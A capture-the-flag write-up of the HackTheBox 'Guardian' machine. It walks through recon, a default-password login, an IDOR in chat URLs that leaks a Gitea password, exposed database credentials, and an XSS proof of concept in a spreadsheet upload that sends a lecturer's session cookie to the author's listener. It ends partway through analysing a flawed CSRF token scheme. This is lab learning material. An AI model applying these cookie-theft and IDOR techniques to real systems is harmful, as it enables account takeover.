
Intro
This is a writeup of owning the Guardian machine on HackTheBox, created by sl1de. It's categorised as a hard Linux machine, and I completed it back in October 2025.
I really enjoyed this machine. There's a series of early quick wins and a feeling that you're on the right track without getting lost in rabbit holes which kept me eager to keep progressing. However, the difficulty definitely ramped up. I could identify what I was supposed to take advantage of in most cases, but had no idea how to do it so there was a lot of time spent researching throughout this box.
Recon
nmap finds two open ports, an SSH server running on 22 and a webserver on 80.
export target=10.10.11.84

nmap -sV -Pn $target

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-24 17:36 BST
Nmap scan report for 10.10.11.84
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
Let's add the hostname into our /etc/hosts and take a look.
echo "$target guardian.htb" | sudo tee -a /etc/hosts >/dev/null

Looking at the homepage, it seems to be a landing page for a university. We immediately have a link to another subdomain for students to access as portal.guardian.htb so let's add this to our hosts too.
echo "$target portal.guardian.htb" | sudo tee -a /etc/hosts >/dev/null
We can also see some testimonials on the homepage that contain names and email addresses which might be usernames in the portal. As well as admissions@guardian.htb in the contact details.
- Boone Basden - GU0142023@guardian.htb - GU0142023
- Jamesy Currin - GU6262023@guardian.htb - GU6262023
- Stephenie Vernau - GU0702025@guardian.htb - GU0702025
There's not much else going on for this page, so let's check out the portal.
We're brought to http://portal.guardian.htb/login.php

There is a popup linking us to a PDF with some onboarding information for students.
Important Login Information: 1. Your default password is: GU1234 2. For security reasons, you must change your password immediately after your first login. 3. To change your password: - Log in to the student portal. - Navigate to 'Account Settings' or 'Profile Settings'. - Select 'Change Password' and follow the instructions.
If you encounter any issues while logging in or changing your password, please contact the IT Support Desk at: Email: support@guardian.htb
Finally, there's a Forgot Password page, where entering a User ID will send a password reset email link to that user.
First, I'm going to try and see if any of the testimonial usernames work and by chance have a default password still. Luckily, the first user I tried GU0142023 actually did still have the default password of GU1234. Let's take a look around the portal because there's quite a lot to it.
GU0142023:GU1234
There are tabs for
- Dashboard
- Courses
- Assignments
- Grades
- Chats
- Notice Board
- Profile
- Logout
Chats

This looks interesting. There's an open chat with another user called GU6262023 so we'll add that to the list of users we're aware of.
The URL for the chat seems to build it out of what I imagine are the primary keys for each user.
http://portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=14
I wonder if we can manipulate this to see other chats.
We also have a chat from mireielle.feek - who is probably a tutor based on message context and the different style of username, another one to take a note of. Perhaps they've messaged other students so this could be a good ID to test with when testing URLs.
On the main page of Chats there's a dropdown list of all the users that can be messaged, both staff and students. This gives us all the usernames at least.
Notice Board

The Notice Board contains posts by staff members. This gives us a larger list of usernames and their IDs. When filtering the Author, we can see that the admin user has an ID of 1.
Profile

In the Profile page, we can change our password but also see that we have a role of student. This could also be something to manipulate later to see if we can modify our role to something with more permissions.
Assignments

There's a list of assignments, all but one are overdue and we can't do anything with them. The single upcoming assignment however seems to accept a title and an attachment to upload our work.
Further Exploration
Using what we now know, let's start testing - starting with manipulating the URLs of chats to see if we can discover or read other conversations.
We know that admin is 1, so we'll try and find out if anyone had a conversation with admin. Starting with user ID 2, we get a password for gitea. We'll probably get to see some source code then.

http://portal.guardian.htb/student/chat.php?chat_users[0]=2&chat_users[1]=1

Here is your password for gitea: DHsNnk3V503
Before I continue checking chats, I'll add gitea.guardian.htb to my /etc/hosts and find out if there's a gitea instance on this subdomain and whether we can login.
echo "$target gitea.guardian.htb" | sudo tee -a /etc/hosts >/dev/null
This does resolve and we can successfully login with their email and password.
jamil.enockson@guardian.htb:DHsNnk3V503
Looking around Gitea, we can see that there's a Guardian University team with two projects (landing and portal) and three members:
- admin
- jamil
- mark
I checked to see if there was any other chat conversations between these three but nothing of use came up. Instead, let's take a look around the source code. There's not much to the landing page so we'll be focusing on the portal which is written in PHP, I don't really know PHP too well, so that'll be fun.
The project only has one commit so we can rule out searching through old commits.
Getting into the source code we have a few early highlights:
config.php contains database credentials along with the salt used for hashes.
If we can access the database with these credentials, we might be able to crack some password hashes with this salt.
<?php
return [
    'db' => [
        'dsn' => 'mysql:host=localhost;dbname=guardiandb',
        'username' => 'root',
        'password' => 'Gu4rd14n_un1_1s_th3_b3st',
        'options' => []
    ],
    'salt' => '8Sb)tM1vs1SS'
];
We can see three roles that a user can have, admin, lecturer and student which each get a different dashboard.
function redirectToDashboard()
{
    if (isAuthenticated()) {
        $role = $_SESSION['user_role'] ?? null;
        $locations = [
            'admin' => '/admin/index.php',
            'lecturer' => '/lecturer/index.php',
            'student' => '/student/home.php'
        ];
        $location = $locations[$role] ?? '/student/home.php';
        header('Location: ' . $location);
        exit();
    } else {
        header('Location: /login.php');
        exit();
    }
}
By global searching this $_SESSION['user_role'] in the codebase, we can see all of the actions that these roles can perform.
- Students can only really chat and submit assignments.
- Lecturers can chat, view/grade assignments and write/edit notices.
- Admin can chat, approve/create/edit notices, see metrics, and create users.
Other areas I looked for in the code was how the password reset email works, but this appears to just be a placeholder form with no actual logic. So I doubt we need to force our way in as a user in this way.
Additionally, I looked for SQL injection in several places like the Notices page but the inserts, ordering and filtering all seem to be sanitised.
Foothold
After a good look around, it seems the most likely scenario has to be this one remaining file submission option that we've got in the frontend.
The project only has two dependencies shown in composer.json, both of which are to handle the submissions:
{
    "require": {
        "phpoffice/phpspreadsheet": "3.7.0",
        "phpoffice/phpword": "^1.3"
    }
}
Search results yield some security advisories for the phpspreadsheet project which match our version 3.7.0. Of the 15 advisors, only 3 match our version and only 1 seems relevant:
Searching for that CVE also results in a POC that's been written, most likely for this challenge so shoutout to ZzN1NJ4
The library is used for reading and writing spreadsheet files. This particular exploit takes advantage of the fact that when reading an Excel sheet, the title of the sheet is not properly sanitised, allowing for Cross-Site Scripting. We're going to use XSS to obtain another users cookie.
We'll start a webserver so that we can listen to requests and then run the script with our IP address/port. On submission, this should send a request to our server containing the cookie.
./gen.sh http://10.10.16.73:8000/
Then, we get our session cookie which we can now use to assume the identity of presumably whoever reads our assignment submission.
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.84 - - [25/Sep/2025 23:32:02] "GET /?PHPSESSID=hs5d62a1s9umjgssvuf0m0h6od HTTP/1.1" 200 -
Perfect, we're now logged in as sammy.treat which means we can do things under the lecturer role.

We can see all of the assignment submissions in this dashboard. Our original user Boone Basden may not have changed their default password but they did score 85 on their latest Accounting assignment tbf.
One other permission we have now, is the ability to create notices on the Notice Board page. There are three fields to complete:
- Title
- Content
- Reference Link - which states it gets reviewed by
admin.
Submitting a notice just results in the same response:
- Notice created successfully. It is pending approval by the admin.
I feel like that approval won't be coming.
I may as well take a look at the code to see how notices are handled.
<?php
require '../../includes/auth.php';
require '../../config/db.php';
require '../../models/Notice.php';
require '../../config/csrf-tokens.php';

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'lecturer') {
    header('Location: /login.php');
    exit();
}

$noticeModel = new Notice($pdo);

// Check for existing pending notice
$pendingNotice = $noticeModel->getPendingNoticeByUser($_SESSION['user_id']);
if ($pendingNotice) {
    $error = 'You already have a notice pending approval by the admin. Wait a while before it gets approved.';
} else {
    // Handle form submission
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $csrf_token = $_POST['csrf_token'] ?? '';

        if (!is_valid_token($csrf_token)) {
            die("Invalid CSRF token!");
        }

        $title = $_POST['title'];
        $content = $_POST['content'];
        $reference_link = $_POST['reference_link'];
        $created_by = $_SESSION['user_id'];

        if ($noticeModel->create(['title' => $title, 'content' => $content, 'reference_link' => $reference_link, 'created_by' => $created_by], false)) {
            $success = 'Notice created successfully. It is pending approval by the admin.';
        } else {
            $error = 'Failed to create notice.';
        }
    }
}
?>
The only unusual thing seems to be a custom method of CSRF checking in place which gets sourced from csrf-tokens.php.
<?php

$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}

function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
So, a token gets generated which is added to a file in the backend, then used as part of our form for submitting a notice. If the token exists in this file of tokens then the form is accepted.
This isn't exactly a secure implementation of CSRF protection, there's no logic to clear out or invalidate tokens. There's also no checks in place to see which token belongs to which user. This would allow for any previously used token to support submitting a form as any other user.
This unusual gap in university administration security probably means I should focus on this.
I searched for other cases where this CSRF implementation is used and the only other logic that comes up is createuser.php from the Admin role.
<?php
require '../includes/auth.php';
require '../config/db.php';
require '../models/User.php';
require '../config/csrf-tokens.php';

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$config = require '../config/config.php';
$salt = $config['salt'];

$userModel = new User($pdo);

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
